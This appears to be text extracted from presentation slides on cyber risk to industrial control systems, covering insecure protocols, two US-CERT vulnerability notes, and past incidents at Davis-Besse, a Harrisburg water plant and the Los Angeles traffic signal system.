
Risk is Elevated in Converged & Interconnected Systems



Technology has blurred the line between the physical machine and the electronic machine driving our infrastructure.


Threat Trends

- Threats More Complex as Attackers Proliferate




Looking at the 'Zone'


- Vulnerabilities especially applicable to Control Systems
- Problem exacerbated by lack of authentication, authorization, plain text traffic



Cyber Threats: The Flattening of the Line



Protocol Vulnerabilities: Expediting Attack Success



- No authentication amongst 'isolated' components
- Modbus/ICCP/DNP3 fully published and open for review
- OLE for Process Control (OPC)

US-CERT Posted Vulnerabilities

The image shows two overlapping web browser windows from the US-CERT website. The top window displays a vulnerability note for 'LiveData ICCP Server' (VU#190617). The bottom window displays a vulnerability note for 'Takebishi Electric DeviceXplorer OPC Server fails to properly validate OPC server handles' (VU#926551).

Vulnerability Note VU#190617 - LiveData ICCP Server

Overview
LiveData ICCP Server contains a heap overflow vulnerability that could allow an attacker to execute arbitrary code or cause a denial-of-service.

I. Description
Inter-Control Center Communication
According to the LiveData ICCP Server, the Inter-Control Center Communication (ICCP) servers provide data exchange over TCP and OSI transport layers. The Inter-Control Center Communication (ICCP) servers provide data exchange over TCP and OSI transport layers. Telecontrol Application Services (TAS) are used to communicate with the LiveData ICCP Server and LiveData ICCP Server records and transmits data in a white paper.

Vulnerability Note VU#926551 - Takebishi Electric DeviceXplorer OPC Server fails to properly validate OPC server handles

Overview
The Takebishi Electric DeviceXplorer OPC server contains a vulnerability that may allow a remote attacker to execute arbitrary code or cause a denial-of-service.

I. Description
OLE for Process Control (OPC) is a specification for a standard set of OLE COM objects for use in the process control and manufacturing fields. OPC servers are often used in control systems to consolidate field and network device information.

The Takebishi Electric DeviceXplorer OPC Server fails to properly validate server handles. This vulnerability may be triggered by an attacker with access to the server's OPC interface.

The following versions of DeviceXplorer OPC Server are affected by this vulnerability:

- DeviceXplorer MELSEC OPC Server
- DeviceXplorer SYSMAC OPC Server
- DeviceXplorer FA-M3 OPC Server
- DeviceXplorer TOYOPUC OPC Server
- DeviceXplorer HIDIC OPC Server
- DeviceXplorer MODBUS OPC Server

Refer to Takebishi's [Security Notice for DeviceXplorer OPC Server](#) for more information.

II. Impact
An attacker with access to the Takebishi Electric DeviceXplorer OPC Server may be able to arbitrarily access server process memory, potentially allowing that attacker to execute arbitrary code or cause a denial-of-service.

Davis – Besse “SQL Slammer”



NRC NEWS

U.S. NUCLEAR REGULATORY COMMISSION

Office of Public Affairs

Telephone: 301/415-8200

Washington, DC 20555-001

E-mail: opa@nrc.gov

Web Site: <http://www.nrc.gov/OPA>



No. 03-108

September 2, 2003

NRC ISSUES INFORMATION NOTICE ON POTENTIAL OF NUCLEAR POWER PLANT NETWORK TO WORM INFECTION

The Nuclear Regulatory Commission staff has issued an Information Notice to alert nuclear power plant operators to a potential vulnerability of their computer network server to infection by the Microsoft SQL Server worm.

The vulnerability was demonstrated by a January event at the shutdown Davis-Besse nuclear power plant. The worm infection increased data traffic in the site's network, resulting in the plant's Safety Parameter Display System and plant process computer being unavailable for several hours. Neither of those systems, however, affects the safe operation of a nuclear plant. NRC regulations require safety-related systems to be isolated or have send-only communication with other systems. Public health and safety were never impacted during the incident.

Harrisburg, PA water facility




Legal Briefs - 11/1/2006 1:46:48 PM

PA water plant tapped by computer hackers

HARRISBURG, PA – The FBI is investigating a security breach in which hackers gained access to the computer system at a Harrisburg drinking water treatment plant, according to a November 1 report on [InfoWorld](#).

The breach, which was discovered earlier this month, occurred after a laptop used by a plant employee was accessed by hackers via the Internet and used to install a computer virus and "spyware" on the plant's computer system, the article noted.



Insider Threat



2 deny hacking into L.A.'s traffic light system

Two accused of hacking into L.A.'s traffic light system plead not guilty. They allegedly chose intersections they knew would cause major jams.

By Sharon Bernstein and Andrew Blankstein, Times Staff Writers - January 9, 2007


Back in August, the union representing the city's traffic engineers vowed that on the day of their work action, "Los Angeles is not going to be a fun place to drive."

City officials took the threat seriously.


Fearful that the strikers could wreak havoc on the surface street system, they temporarily blocked all engineers from access to the computer that controls traffic signals.

But officials now allege that two engineers, Kartik Patel and Gabriel Murillo, figured out how to hack in anyway. With a few clicks on a laptop computer, the pair — one a renowned traffic engineer profiled in the national media, the other a computer whiz who helped build the system — allegedly tied up traffic at four intersections for several days.

Identify Vulnerable Components

